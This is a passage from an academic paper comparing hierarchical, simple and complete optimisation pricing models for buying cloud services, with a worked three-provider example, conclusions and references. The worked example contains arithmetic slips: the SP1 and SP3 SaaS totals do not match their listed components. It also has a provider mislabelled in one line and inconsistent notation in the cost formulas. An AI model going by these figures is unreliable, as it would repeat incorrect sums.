l – index of platform service type

n – index of software service type

X_j - usage of infrastructure service j.

Y_l - usage of platform service l.

Z_n - usage of software service n.

IC_{ij} - infrastructure fixed cost of provider i and service type j

I_{ij} - infrastructure variable cost of provider i and service type j.

PC_{kl} - platform fixed cost of provider k and service type l

P_{kl} - platform variable cost of provider k and service type l

SC_{mn} - software fixed cost of provider m and service type n

S_{mn} - software variable cost of provider m and service type n

PI_{ki} - a fixed sum of money for initiation the connection between platform SP k and infrastructure SP i

SP_{mk} - a fixed sum of money for initiation the connection between software SP m and platform SP k

The computations start at the Infrastructure stage:

At that stage there are i infrastructure service providers (SPs) and j service types. The usage of infrastructure service type j is the variable X_j. Thus, the infrastructure price corresponding to the ith service provider and j^{th} service type is $IC_{ij}+I_{ij}X_j$. These are also the published infrastructure tariffs.

The next stage is the Platform services.

At that stage there are k platform service providers (SPs) and l platform service types. The usage of infrastructure service type l is the variable Y_l. Thus, the infrastructure price corresponding to the kth service provider and l^{th} service type is $PC_{kl}+P_{kl}Y_l$. These are also the published platform tariffs.

The connection cost between Infrastructure SP and Platform SP is: C_{ki} and the purchased infrastructure price for a given k (SP) is $\sum_j IC_{ij}+I_{ij}X_j$

So, the cost for a given platform SP k the prices s/he offers for a given Y_l is the optimal combination of:

$$MIN\{\sum_k \sum_{l:Y_l>0}(PC_{kl}+P_{kl}Y_l + \sum_i C_{ki}\sum_{j:X_j>0}IC_{ij}+I_{ij}X_j)\}$$

Last stage is performed on software service provider.

At that stage there are m software service providers (SPs) and n software service types. The usage of software service type n is the variable Z_n. Thus, the infrastructure price corresponding to the mth service provider and n^{th} service type is $SC_{mn}+S_{mn}Z_{mn}$. These are also the published software tariffs. The connection cost between software SP and Platform SP is: C_{mk}.

So, the cost for a given software SP (m) the prices s/he offers for a given Z_n is the optimal combination of:

$$MIN\{\sum_m \sum_{n:Z_n>0}(SC_{mn}+S_{mn}Z_n\sum_k C_{mk}\sum_{l:Y_l>0}(PC_{kl}+P_{kl}Y_l+\sum_i C_{ki}\sum_{j:X_j>0}IC_{ij}+I_{ij}X_j))\}$$

S.T.

Software types and requirements:

Values of Z_n $\forall n$

Values of Y_l $\forall l$

Values of X_j $\forall j$

The constraints are the software type and usage requirements: Z_n and its derivative requirements: Y_l and X_j

Overall, this is a quadratic optimization formulation that could be solved by the prevalent solvers (software packages) including [9], [20], and [12].

When adding a fix monthly cost of \$30 per service of another SP, the optimization yields the minimal cost solution: \$ 1866.40 which is better than the corresponding solution of the simple model (\$ 1981.60) or the hierarchical model (\$ 2019.20).

To understand the optimization results it is useful to understand that minimizing cost drives one main SP that subcontract services (from the other SPs) in cases that contribute to the main SP competitiveness. Thus, in our case there are only three possible main SPs: SP1, or SP2, or SP3.

We shall use table VI here again for the rest of the explanations.

If SP1 is chosen, the minimization yields:

SP1 supplies data transfer – SP1 rate is minimal (\$24)

SP1 supplies Email services – SP1 rate is less than \$30 higher than the minimum (\$48).

SP1 supplies Cloud search - SP1 rate is minimal (\$18)

SP1 supplies Document Mgt. - SP1 rate is less than \$30 higher than the minimum (\$4)

SP2 supplies ERP service – with cost of (\$1128+\$30 = \$1158).

Total SaaS cost: 24+48+18+4+1158= \$1254

If SP2 is chosen, the minimization yields:

SP1 supplies data transfer – SP2 rate is less than \$30 higher than the minimum (\$48)

SP3 supplies Email services – SP2 rate is more than \$30 higher than the minimum

(\$24+\$30= \$54)

SP2 supplies Cloud search - SP2 rate is less than \$30 higher than the minimum (\$24)

SP2 supplies Document Mgt. – SP2 rate is minimal (\$2)

SP2 supplies ERP service – SP2 rate is minimal (\$1128).

Total SaaS cost: 48+54+24+2+1128= \$1256

If SP3 is chosen, the minimization yields:

SP3 supplies data transfer – SP3 rate is minimal (\$24)

SP3 supplies Email services – SP3 rate is minimal (\$24)

SP3 supplies Cloud search – SP3 rate is minimal (\$18)

SP3 supplies Document Mgt. – SP3 rate is minimal (\$2)

SP2 supplies ERP service – SP2 rate is minimal with cost of (\$1128+\$30 = \$ 1158).

Total SaaS cost: 24+24+18+2+1158= \$1228

These are only SaaS computations. The minimization computations continue in the same manner for the PaaS and IaaS (using tables IV and V). While the above calculations show that main SP3 is the least cost SaaS provider, the overall computations (with the addition of PaaS and IaaS) show that main SP1 is the minimal cost $ 1866.40.

V. DISCUSSION

In this paper we presented three possible pricing models

that could serve as free market tools to form competition. To ensure the free market competition, we eliminated few of the competition barriers in each of our pricing models: bundling of services, lack of transparency and varying tariff structures.

Table VIII evaluates the level of optimization yielded by each model and ease of technological implementation in cloud computing architecture. The evaluation criteria are discussed below.

TABLE VIII. SUMMARY OF PRICING MODELS' EVALUATION

Evaluation criteria	Hierarchical pricing model	Simple pricing model	Complete mathematical pricing model
Vertical unbundling	Partial	High	High
Horizontal unbundling	No	High	High
Pricing transparency	Limited	High	High
Tariff structure	Limited	High	High
Cost optimization	Low	Medium	High
Ease of technological implementation	High	Low	Low

Evaluation criteria:

Vertical integration is partial (but still existing due to the possibility to choose providers) in the hierarchical model since all services of one layer are bundled to one provider whereas in the two other models vertical unbundling is high since services of one layer may be supplied by different providers.

Horizontal unbundling does not exist in the hierarchical model since consumers select a providers' bundle of services, but cannot select services from other providers. In the other models consumers select services independently from any provider.

Pricing transparency and tariff structure are limited in the hierarchical model since selection in based on providers' bundle price, but are not based on prices of services. This is in contrary to the two other models.

Cost optimization is optimized in the complete mathematical model. In the simple model the optimization is not maximal since selection of services is performed on a subgroup of all providers' services. In the hierarchical model optimization is low due to selection on the basis of providers' bundle's price, but not based on services' prices.

Ease of technological implementation is high in the hierarchical model since the number of interfaces among suppliers is minimal, thus minimum resources needed to build and maintain. In the other models the number of interfaces is high since all services interfacing with different providers need to be built.

Each organization has to calculate the above parameters, assess the impacts on the level of optimization and ease of implementation and then make his cost optimization decisions.

VI. CONCLUSIONS

This paper proposes three cost minimization models for cloud computing consumers, (while keeping the published tariffs). Choosing one of the models is performed by taking into account organizational considerations. The first model is hierarchical; one supplier is chosen for each of the three layers (SaaS, PaaS, IaaS). The hierarchical model is easy to

implement and also reduces customers' costs compared to the current situation. This model produces only a limited amount of services unbundling and only limited transparency of prices. The second model, we call the simple pricing model, enables high transparency and unbundling of services and further cost reduction. Implementing this model is more difficult since the control of various providers and services is more complicated. The third, called the complete pricing model is similar to the simple pricing model but goes one step further enabling full cost optimization.

Three preconditions are required for effective competition, and for our pricing models to be effective. We claim market forces are bound to cause these conditions to materialize in the long run. First, suppliers have to offer standard features of their services. This will be the ground for a comparison of different supplier services. Secondly, having standard features will enable standardizing tariff tables for cloud computing market, and make service cost structure transparent. Thirdly, software suppliers should build their services according to open standards, (which nowadays are not the case), thus enabling connectivity among different services offered by suppliers.

In this paper we dealt with cost minimization of cloud services. Further research is needed for incorporating additional consumers' considerations such as preference of a fix-price model on a pay-per-use model due to risk aversion, and providers' impacts on consumers' biases in buying decisions. Further research is needed for better understanding the providers' considerations in the cloud computing market.

REFERENCES

[1] Al-Roomi, M., Al-Ebrahim, S., Buqrais, S., Ahmad, I., (2013), Cloud Computing Pricing Models: A Survey. International Journal of Grid and Distributed Computing: Vol 6. No 5.

[2] Amazon Web Services – How AWS Pricing Works, https://d36cz9buwru1tt.cloudfront.net/AWS_Pricing_Overview.pdf, accessed 02 June 2014.

[3] Aoyama, T., Sakai, H., (2013). Inter-Cloud Computing, Business Information Systems Engineering 3/2013.

[4] Anandasivam, A., Premm, M., (2009). Bid Price Control and Dynamic Pricing in Clouds. ECIS – European Conference on Information Systems 17.

[5] Bitran, G., Caldentey, R., (2003). An overview of pricing models for revenue management. Manufacturing & Service Operations Management 5(3):203–229.

[6] Blau, B., Neumann, D., Weinhardt, C., Michalk, W., (2008). Provisioning of service mashup topologies. In: Proceedings of the 16th European conference on information systems, Galway.

[7] Chen, Z., Han, F., Cao, J., Jiang, X., Chen, S., (2013). Cloud Computing-Based Forensic Analysis for Collaborative Network Security Management System. Tsinghua science and technology, Vol 18/1, 2/ 2013.

[8] El Kihal, S., Schlereth, C., Skiera, B., (2012). Price comparison for Infrastructure-as-a-Service. In: ECIS 2012 Proceedings.

[9] GAMS homepage (2014). http://www.gams.com/, accessed 02 Jul 2014.

[10] Gens, F., (2009). Clouds and Beyond: Positioning for the next 20 Years in Enterprise IT, IDC presentation on innoforum09, 25-03-2009, http://www.slideshare.net/innoforum09/gens.

[11] Gill, A., Banker, D., Seltsika, P., (2015). Moving Forward: Emerging Themes in Financial Services Technologies Adoption, *Communications of the Association for Information Systems*: Vol. 36, Article 12.

[12] Gino optimization software (2014). http://www.mat.univie.ac.at/~neum/glopt/software_l.html, accessed 02 Jun 2014.

[13] Google Cloud platform (2014). https://cloud.google.com/?gclid=Cj0KEQjwmPKeBRCj4bOro6nBitAB EiQABa2FJJiC0E3d61rVTIdBElecEgzYWDTaf_EyAckJ_nOykH4aAs nH8P8HAQ, accessed 02 Jun 2014.

[14] Koehler, P., Anandasivam, A., Dan, M., Weinhardt, C., (2010). Customer heterogeneity and tariff biases in cloud computing. Thirty First International Conference on Information Systems, St. Louis 2010 1, ICIS 2010 proceedings.

[15] Labes, S., Erek, K., Zarnekow, R., (2013). Common Patterns of Cloud Business Models. In Proceedings of the Nineteenth Americas Conference on Information Systems, Chicago, Illinois, August 15-17, 2013.

[16] Lai, K., (2005). Markets are dead long live markets. In: SIGecom Exchanges 5(4): pp 1–10.

[17] Lambrecht, A., Skiera, B., (2006). Paying Too Much and Being Happy about It: Existence, Causes and Consequences of Tariff-Choice Biases. Marketing Research 43, number 2 (2006): 212-223.

[18] Lampe, U., Hans, R., Selieger, M., Pauly, M., Schiefer, M., (2014). Pricing in Infrastructure Clouds – An Analytical and Empirical Examination. In: Proceedings of the 20th Americas conference on Information systems.

[19] Lilienthal, M., (2013). A Decision Support Model for Cloud Bursting, Business & Information Systems Engineering 2|2013.

[20] Lindo systems (2014). **www.lindo.com**, accessed 02 Aug 2014.

[21] MacKie-Mason, J. K., Varian, H. R., (1995). Pricing Congestible Network Resources. IEEE Journal on Selected Areas in Communications 13, number 7 (1995): pp 1141-1149.

[22] Mansouri, Y., Toosi, A., N., Buyya, R., (2013). Brokering Algorithms for Optimizing the Availability and Cost of Cloud Storage Services, 2013 IEEE International Conference on Cloud Computing Technology and Science.

[23] Mell, P., Grance, T., (2009). "The NIST definition of cloud computing", National Institute of Standards and Technology, NIST, Vol. 53 No. 6, p. 50.

[24] Microsoft cloud services pricing details (2014). .https://azure.microsoft.com/en-us/pricing/details/cloud-services/, accessed 02 Aug 2014.

[25] Paraiso, F., Haderer, N., Merle, P., Rouvoy, R., Seinturier, L., (2012). A Federated Multi-Cloud PaaS Infrastructure, 2012 IEEE Fifth International Conference on Cloud Computing.

[26] Pueschel, T., Anandasivam, A., Buschek, S., Neumann, D., (2009). Making money with clouds: Revenue optimization through automated policy decisions. ECIS - European Conference on Information Systems 17.

[27] Rehman, U. Z., Hussain, F. K., Hussain, O. K., (2011). Towards Multi-Criteria Cloud Service Selection, 2011 Fifth International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing.

[28] Staten, J., (2014). Forrester, Cloud predictions for 2014: Cloud joins the IT portfolio, http://blogs.forrester.com/james_staten/13-12-04-cloud_computing_predictions_for_2014_cloud_joins_the_formal_it_por tfolio, accessed 02 March 2014.

[29] Vaquero, L., Rodero-Merino, L., Caceres, J., Lindner, M., (2009). A Break in the Clouds: Towards a Cloud Definition. Editorial note. ACM SIGCOMM (2009). Computer Communication Review 50 Volume 39, Number 1, January 2009.

[30] Varian, H. R., (2003). Economics of Information Technology. Working Paper.

[31] Velte, A., Elsenpeter, R**,** Velte, T. J., (2009). Cloud Computing: A practical approach. Tata McGraw**-**Hill Education Pvt. Ltd.

[32] Walterbusch, M., Martens, B., Teuteberg, F., (2013). Evaluating cloud computing services from a total cost of ownership perspective. Management Research Review Vol. 36 No. 6, pp. 613-638.

[33] Ward, S. J., Barker, A., (2014). Observing the clouds: a survey and taxonomy of cloud monitoring. *Journal of Cloud Computing* 2014, **3**:24.

[34] Weinhardt, C., Blau, B., Stößer, J., (2009). Cloud Computing – A Classification, Business Models, and Research Directions. Business & Information Systems Engineering 05/2009.

[35] Wu, S., Banker, R., (2010). Best Pricing Strategy for Information Services. Journal of association for information systems.

[36] Yang, H., Tale, M., (2012). A Descriptive Literature Review and Classification of Cloud Computing Research. *Communications of the Association for Information Systems*: Vol. 31, Article 2.

[37] Yung-Ming, L., Chia-Ling, C., (2012). Analyzing The Pricing Models For Outsourcing Computing Services. *PACIS 2012 Proceedings.*

[38] Zhang, Q., Cheng, L., Bautaba, R., (2010). Cloud computing: State-of-the-art and Research challenges. J Internet Serv Appl (2010) 1:7-18.